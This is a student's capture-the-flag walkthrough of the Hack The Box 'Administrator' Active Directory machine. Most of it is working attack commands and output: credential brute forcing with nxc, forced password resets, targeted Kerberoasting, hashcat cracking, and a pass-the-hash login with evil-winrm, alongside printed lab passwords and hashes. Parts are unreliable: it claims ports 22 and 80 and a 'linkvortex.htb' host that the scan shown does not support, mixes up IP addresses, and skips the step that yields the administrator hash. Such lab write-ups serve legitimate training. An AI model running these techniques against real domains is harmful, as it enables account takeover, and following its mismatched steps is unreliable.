

PROJECT : HTB LAB [ADMINISTRATOR]

Name : Gorakhnath Vishwanath Pawar

Roll No : MH-JM-24-06-0038

Course : Cyber Security Specialist

Guided By : Deepyesh Sir.

I am excited to present my second in-depth walkthrough, where I will guide you through the process of exploiting and taking control of another Hack The Box Seasonal Machine.



Start with a usual Nmap scan **nmap -sC -sV 10.10.11.47**

```
(root@kali)-[~]
└─$ nmap -sC -sV 10.10.11.42 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-24 14:18 IST
Warning: 10.10.11.42 giving up on port because retransmission cap hit (2).
Nmap scan report for administrator.htb (10.10.11.42)
Host is up (0.31s latency).
Not shown: 920 closed tcp ports (reset), 67 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain         (generic dns response: SERVFAIL)
| fingerprint-strings:
|_  DNS-SD-TCP:
|_    _services
|_    _dns-sd
|_    _udp
|_    local
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2025-03-24 15:48:42Z)
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp    open  ldap           Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/s
SF-Port53-TCP:V=7.95%I=7%D=3/24%Time=67E11C77%P=x86_64-pc-linux-gnu%r(DNS-
SF:SD-TCP,30,"0\.\0\0\x80\x82\0\x01\0\0\0\0\0\0\0\t_services\x07_dns-sd\x04
SF:_udp\x05local\0\0\x0c\0\x01");
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_  date: 2025-03-24T15:49:37
|_  start_date: N/A
|_  smb2-security-mode:
|_    3:1:1:
|_    Message signing enabled and required
|_  cLock-skew: 7h00m01s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.88 seconds
```

I found two open ports: Port 22, which we'll use for SSH access, and Port 80, which will help us gain an initial foothold on the machine. Port 80 redirected us to the hostname **linkvortex.htb**, so I'll add it to my **/etc/hosts** file

```
#nano /etc/hosts
```

```
10.10.11.42 administrator.htb
```

```
#cat /etc/hosts
```

```
(root@kali)-[~]
# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

10.10.11.35  cicada.htb CICADA-DC.cicada.htb
10.10.11.35  cicada.htb CICADA-DC.cicada.htb
192.168.1.66 cryptobank.local
10.10.11.47 linkvortex.htb
10.10.11.47 dev.linkvortex.htb
10.10.11.47 dev.linkvortex.htb
10.10.11.32 Sightless.htb
10.10.11.32 sqlpad.sightless.htb
10.10.11.42 administrator.htb
192.168.1.55 infinitystones
```

Connect with Evil-Winrm and Enumerate Other Users

Connect to the remote shell using the provided username and password.

```
Command: evil-winrm -i 10.10.11.42 -u 'Olivia' -p 'ichliebedich'
```

Use the **net user** command to list all users by executing the **net user** command in the remote machine's PowerShell.

```
Command: net users
```

```

Directory: C:\Users\olivia

Mode                LastWriteTime         Length Name
----                -
d-r-----        3/23/2025   11:49 PM             Desktop
d-r-----        3/23/2025    5:21 AM             Documents
d-r-----        5/8/2021     1:20 AM             Downloads
d-r-----        5/8/2021     1:20 AM             Favorites
d-r-----        5/8/2021     1:20 AM             Links
d-r-----        5/8/2021     1:20 AM             Music
d-r-----        5/8/2021     1:20 AM             Pictures
d-r-----        5/8/2021     1:20 AM             Saved Games
d-r-----        5/8/2021     1:20 AM             Videos

#Evil-WinRM* PS C:\Users\olivia> cd Desktop
#Evil-WinRM* PS C:\Users\olivia\Desktop> ls

Directory: C:\Users\olivia\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----        3/23/2025   11:47 PM             5 computers.txt
-a-----        3/23/2025   11:46 PM          1582520 prenum.ps1
-a-----        3/23/2025   11:49 PM             88 users.txt
-a-----        3/23/2025    9:47 PM          10143744 winpeas.exe

#Evil-WinRM* PS C:\Users\olivia\Desktop> cat users.txt
Administrator
Guest
krbtgt
olivia
michael
benjamin
emily
ethan
alexander
emma
#Evil-WinRM* PS C:\Users\olivia\Desktop>
```

➤ Force Change Password

Force Change Password of a Benjamin Account Using Linux Command.

Command: net rpc password "benjamin" "Batman@123" -U "administrator.htb/" "michael%" "Password123" -S "administrator.htb"

Username: Benjamin

Password: Batman@123

➤ SMB Client Authentication

Verify User Using SMB Client Authentication

Command: smbclient -L administrator.htb -U Benjamin

Command: smbclient //administrator.htb/IPC\$ -U benjamin

List all the Available Shares for the Particular User.

Command: smbmap -H 10.10.11.42 -u 'benjamin' -p 'Batman@123'

➤ Winrm Bruteforcing.

Winrm Username and Password Bruteforcing using nxc.

Command: nxc winrm 10.10.11.42 -u /home/kali/Username.txt -p /home/kali/Password.txt --continue-on-success

Valid Credentials

User 1: administrator.htb\olivia:ichliebedich (Pwn3d!)

User 2: administrator.htb\michael:Password123 (Pwn3d!)

```
(root@kali)-[/home/kali]
# nxc winrm 10.10.11.42 -u /home/kali/Username.txt -p /home/kali/Password.txt --continue-on-success
WINRM 10.10.11.42 5985 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key) # nb completions is disabled due
WINRM 10.10.11.42 5985 DC [*] administrator.htb\Administrator:ichliebedich
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 10.10.11.42 5985 DC [-] administrator.htb\Guest:ichliebedich
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 10.10.11.42 5985 DC [-] administrator.htb\krbtgt:ichliebedich
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 10.10.11.42 5985 DC [*] administrator.htb\olivia:ichliebedich (Pwn3d!)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
```

➤ FTP Bruteforcing.

FTP Username and Password Bruteforcing using nxc.

Command: nxc ftp 10.10.11.42 -u /home/kali/Username.txt -p /home/kali/Password.txt --continue-on-success

Valid Credentials:

User: administrator.htb\benjamin:Batman@123

Logging in with FTP and download the .psafe3 file.

```
Command: ftp benjamin@10.10.11.42
```

```
Command: get Backup.psafe3
```


➤ Decrypt Backup.psafe3 with Hashcat to get master password..

Decrypt the hash that we have downloaded from the FTP server using Hashcat.

```
Command: hashcat -m 5200 -a 0 Backup.psafe3 /usr/share/wordlists/rockyou.txt
```

Master Password: tekieromucho

Using Master Password Download or Crack password from Password Safe:



Download Psafes file view and use the master password to view the Psafe file there you have find some users credentials.

Alexander Smith:

Username: alexander

Password: UrkIbagoxMyUGw0_xxx_B0AXSea4Sw

Emily Rodriguez:

Username: Emily

Password: UXLCI5iETUsIBo_xxx_QFKoHjXmb

Emma Johnson:

Username: emma

Password: WwANQWnmJnGV07_xxx_bMS7FMAbjNur



➤ FTP Bruteforcing.

SMB Username and Password Bruteforcing using nxc to get valid credential from the above users that we have enumerated.

```
Command: nxc smb 10.10.11.42 -u /home/kali/Username.txt -p /home/kali/Password.txt --continue-on-success
```

Valid Credentials

Username: Emily

Password: UXLCI5iETUs_xxx_VTj8yQFKoHjXmb

➤ Evil-WinRM Access

Use Evil-WinRM to connect to the machine as emily and get a user flag.

Command: `evil-winrm -i 10.10.11.42 -u 'emily' -p 'UXLCI5iETUs_xxx_VTj8yQFKoHjXmb'`

User Flag: 81adf62c90e62_xxx_370dcf42d89f198

➤ TargetedKerberoast Attack

Before startig we need to Synchronize administrator.htb NTP.

Command: `apt install ntpdate`

```
(root@kali)-[/targetedKerberoast]
# apt install ntpdate
The following packages were automatically installed and are no longer required:
  cpdb-backend-cups  libcpdb2t64  libcupsfilters2-common  libpoppler-cpp1  libzip4t64  perl-modules-5.38
  libcpdb-backend2t64  libcupsfilters2  libperl5.38t64  libqpdf29t64  linux-image-6.8.11-amd64
Use 'sudo apt autoremove' to remove them.

Installing:
  ntpdate

Installing dependencies:
  ntpsec-ntpdate  ntpsec-ntpdig

Summary:
  Upgrading: 0, Installing: 3, Removing: 0, Not Upgrading: 3
  Download size: 85.9 kB
  Space needed: 253 kB / 48.9 GB available

Continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 ntpsec-ntpdig amd64 1.2.3+dfsg1-3 [32.8 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 ntpdate all 1:4.2.8p15+dfsg-2-1.2.3+dfsg1-3 [23.1 kB]
```

NTP Update

Command: `sudo ntpdate administrator.htb`

```
(root@kali)-[/targetedKerberoast]
# sudo ntpdate administrator.htb
2024-11-19 16:57:52.375516 (-0500) +16253.875851 +/- 0.098876 administrator.htb 10.10.11.42 s1 no-leap
CLOCK: time stepped by 16253.875851
```

Perform a TargetedKerberoast Attack to get a Administrators TGT Token.

Command: `python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBo_xxx_yQFKoHjXmb'`

```
(root@kali)-[/targetedKerberoast]
# python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[*] Printing hash for (ethan)
$krb5tgs$23*$ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$cb968cb362ecc5dfff97a3575dd71ac9$ebbb6066d89932e602f6f3b30d7d4ed17560a81194087e497b383b64d9373f1
4bc278aa0c05fc86d927fd1cf8dc8316e9eca6fc3f3a079154514b66db842f0ae7bef835d8960d74025d1348378bd4d53977d64b6855b7ad291768c3c77ffde3340133eaf6fcc8d1a139489c0ad1
ef849501012e303a8c056d98cbbf2d0cd7674c00f7831a6bf7fcd633922d52449bef2d8fa6bd2346bbec5ed4ddf577a3b8404b01b1dfe729e5301fbb2aedec67bcb595f63ece2e1658f4b1a492630
5503d31dedbffe7a586f221741cc8768d498ad0d3858e2e32ad457c8c0349991bb29179972023bd0261ea237d231b0da32b6a4d9fdd462fc0ce6c44151a03da2a8617d7297bf8c295d449423d230
797e435850a13ead8fce859bd0f8ecd397213b616b5250bfc2b9e71dde0705bc35d9fe02e12cbe563f87d8bb82b5458ed0d694094b070e60bd819efd674db31749eab816056541656545b74d77d41
7f2ab171fccbedce13e35eeb4eb26ebe5a18beebc176e86dbfa3aac9977ace3f79855de16920a80193bd9a90c883df1a207775d66db1a333a264a18406e4d6f0c04535a1ebbc2bd863085c21acd6
0a1a5f14df674724d95d8223a209678c4178091a1206c1917ad2bef5e733240f7da8fbefbda16711bd26b4c77674a2325a9729c88ab55b730a3aba1a5a7448584e087c0715bbc0062a8f11a959f89
b4696ba51011e04122289e00f1428b0eee76239929dd77715641ea832b97870490ee6c74b49e662c7fcb4ad2e075156a8e4e92c4e09048c053cbca4930d393a289c9faa818cb65b977d86035e959
b124e28f14ace347c56b24664a8559539b9962d0fd4b59408acb77bacc817819dc117af0d763c2b35b7de2e0718701e47bfc062babd7add7cd775b8497db7e387f99d32aeef8de15a172c817de00
b67ff4ade595e8e10208a990ad5d847dbf04b32ee610f517dd1d2bf83c20aa61254160416c066ceb0c0c07a3c6bc8b356c16ff0c40d727d54e441f53745e62797d71b75e4db13be730ca6a706efb
064719ce97d5b5a2c070bc42768935457116cf4a73c6bef911269c2039494e9ee1a600410a98b09ddfe756e77196768fe105e1ab382c64789316b92dbbe1e7cdf567491d187dfecb13be288df1502
88ece6f21ee5af7fcd9a96f728768bdc51fcd1dd66825968ab0af3cf7f6f66814d8713dba578156005354cf1e804b2cdfb9221574e983cbb7694ca04f7e51fe9ef0a205a7c1d0ac63a04bd288c7601
3ba2ae272aa38e18ed7755f6d5f24388008bbf5b7a121165198e6602ffa18cf5519d643c72ccc9ecdd50feb822895d98472173262eb2047387469d19cb2e677170abc23ae1f78e5c0becda5e065b0
4ae5afebd8e7826281b1562ba6eb708aa0680491003f447eaa3b3c39cc196213b0103041017c2aac6e8b81fc5a2a3bfa92a7528e5b42674d48e28ce7cf8c2048be82d6076494c3760a8c57aa3201
4d559578fec9373881cda5675f2dc48936671b4ea4d8d9fd3307001b53bc9ac78aaefee
[VERBOSE] SPN removed successfully for (ethan)
```

➤ Crack TGT Hash

Cracking TGT Hash using Hashcat.

Command: `hashcat -m 13100 -a 0 hash.txt /usr/share/wordlists/rockyou.txt`

```
(root@kali)-[/targetedKerberoast]
# hashcat -m 13100 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

+ Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 2189/4442 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
+ Zero-Byte
+ Not-Iterated
+ Single-Hash
+ Single-Salt
```

```
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$cb968cb362ecc5dff97a3575dd71ac9$ebbb666d89932e602f6f3b30d7d4ed17560a81194087e497b383b64d9373f1
4bc278aa0c05fcf86d927fd1cf8dc8316e9eca6fc3f3a079154514b66db842f0ae7bef835d8960d74025d1348378bd4d53977d64b6855b7ad291768c3c77ffde3340133eaf6fcc8d1a139489c0ad1
ef849501012e303a8c056d98cbbf2d0cd7674c00f7831a6bf7fcd633922d52449bef2d8fa6bd2346bbec5ed4ddf577a3b8404b01b1df729e5301fbb2aedec67bcb595f63ece2e1658f4b1a492630
3503d31dedbffe7ca586f221741cc8768d498ad0d3858e2e32ad457c8c0349991bb29179972023bd0261ea237d231b0da32b6a4d9fdd462f0ce6c44151a03da2a8617d7297bf8c295d449423d230
797e435850a13ead8fce859bd0f8ecd397213b616b5250bfc2b9e71dde0705bc35d9fe02e12cbe563f87d8bb82b5458ed0d694094b070e60bd819ef6d74db31749eab816056541656545b74d77d41
7f2ab171fccbedce13e35eeb4eb26ebe5a18beebc176e86dbfa3aac9977ace3f79855de16920a80193bd9a90c883df1a20775d66db1a333a264a18406e4d6f0c04535a1ebbc2bd8630085c21acd6
0a1a5f14df674724d95d8223a209678c4178091a1206c1917ad2bef5e733240f7da8fbefbda16711bd26b4c77674a2325a9729c88ab55b730a3aba1a5a7448584e087c0715bbc0062a8f11a959f89
b4696ba51011e04122289e00f1428b0eee76239929dd77715641ea832b97870490ee6c74b49e662c7fcbcb4ad2e075156a8e4e92c4e09048c053cbca4930d393a289c9faa818cb65b977d86035e959
6124e28f14ace347c56b24664e8550539b9962d0fd4b59408acb77bacc817819dc117af0d763c2b35b7de2e0718701e47bfc062babd7add7cd775b8497db7e387f99d32aef8de15a172c8817de00
b47ff4ade595e8e10208a990ad5d847dbf04b32ee610f517dd1d2bf83c20aa61254160416c066ceb60cbc07a3c6bc8b356c16ff0c40d72fd54e441f53745e62797d71b75e4db13be730ca6a706efb
064719ce97d5b5a2c070bc42768935457116cf4a73c6bef911269c2039494e9ee1a600410a98b09ddf756e77196768fe105e1ab382c64789316b92dbbe1e7cdf567491d187dfecb13be288dff502
88ece6f21ee5faf7cfda96f728768bdc51fc1dd66825968ab0af3cf7f6f66814d8713dba578156005354cf1e804b2cdfb9221574e983cbb7694ca04f7e51fe9ef0a205a7c1d0ac63a04bd288c7601
3ba2ae272aa38e18ed7755fd5f24388008bbf5b7a121165198e6602ffa18cf5519d643c72ccc9eccd50feb822895d98472173262eb2047387469d19cb2e677170abc23ae1f78e5c0becda5e065b0
4ae5afebd8e7826281b1562ba6eb708aa0680491003f447e6a3b3c39cc196213b0103041017c2aac6e8b81fc5a2a3bfa92a7528e5b42674d48e28ce7cfb8c2048be82d6076494c3760a8c57aa3201
4d559578fec9373881cda5675f2dc48936671b4ea4d8d9fd3307001b53bc9ac78aafefe:limpbizkit

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....aafefe
Time.Started.....: Tue Nov 19 17:01:18 2024 (0 secs)
Time.Estimated...: Tue Nov 19 17:01:18 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 153.9 kH/s (4.66ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 6144/14344385 (0.04%)
```

➤ Evil-WinRM Access

Use Evil-WinRM to connect to the machine as administrator and get a root flag.

Command: evil-winrm -i 10.10.11.42 -u 'administrator' -H '3dc553ce4b9fd2_xxx_e098d2d2fd2e'

```
(root@kali)-[~/Downloads]
# evil-winrm -i 10.10.11.42 -u administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             3/23/2025   5:19 AM             34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

----->THE END<-----